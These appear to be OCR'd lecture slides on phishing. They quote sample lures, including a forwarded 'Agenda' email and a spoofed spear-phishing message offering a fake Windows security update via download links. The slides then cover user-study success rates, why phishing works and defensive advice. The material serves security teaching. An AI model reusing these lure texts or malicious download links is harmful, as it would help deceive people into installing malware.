
Subject: FW: Agenda

Body: This below agenda just came in form from Susan, please look at it.

>From: Norris, Susan (ORO)
>To: Manager, Senior; Rabovsky, Joel MJ
>Subject: Agenda
>Thanks, nice to know that you all care this so much!
>
>Susan Norris
>norrissg@oro.doe.gov

Attached: Agenda Mar 4.pdf

Targeted phishing that includes details that seemingly must mean it’s legitimate



To: vern@ee.lbl.gov
Subject: RE: Russian spear phishing attack against .mil and .gov employees
From: jeffreyc@cia.gov
Date: Wed, 10 Feb 2010 19:51:47 +0100

Russian spear phishing attack against .mil and .gov employees

A "relatively large" number of U.S. government and military employees are being taken in by a spear phishing attack which delivers a variant of the Zeus trojan. The email address is spoofed to appear to be from the NSA or InteLink concerning a report by the National Intelligence Council named the "2020 Project". It's purpose is to collect passwords and obtain remote access to the infected hosts.

Security Update for Windows 2000/XP/Vista/7 (KB823988)

About this download: A security issue has been identified that could allow an attacker to remotely compromise a computer running Microsoft Windows and gain complete control over it. You can help protect your computer by installing this update from Microsoft. After you install this item, you may have to restart your computer.

Download:

http://mv.net.md/update/update.zip

or

http://www.sendspace.com/file/xwc1pi

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Jeffrey Carr is the CEO of GreyLogic, the Founder and Principal Investigator of Project Grey Goose, and the author of "Inside Cyber Warfare".
jeffreyc@greylogic.us

Yep, this is itself a spear-phishing attack!

Sophisticated phishing

- Context-aware phishing – 10% users fooled
  - Spoofed email includes info related to a recent eBay transaction/listing/purchase
- Social phishing – 70% users fooled
  - Send spoofed email appearing to be from one of the victim's friends (inferred using social networks)

West Point experiment

- Cadets received a spoofed email near end of semester: "*There was a problem with your last grade report; click here to resolve it.*" 80% clicked.

Why does phishing work?

- User mental model vs. reality
  - Browser security model too hard to understand!
- The easy path is insecure; the secure path takes extra effort
- Risks are rare

Authenticating the server

- Users should:
  - Check the address bar carefully. Or, load the site via a bookmark or by typing into the address bar.
  - Guard against spam
  - Do not click on links, attachments from unknown
- Browsers also receive regular blacklists of phishing sites (but this is not immediate)
- Mail servers try to eliminate phishing email

Questions?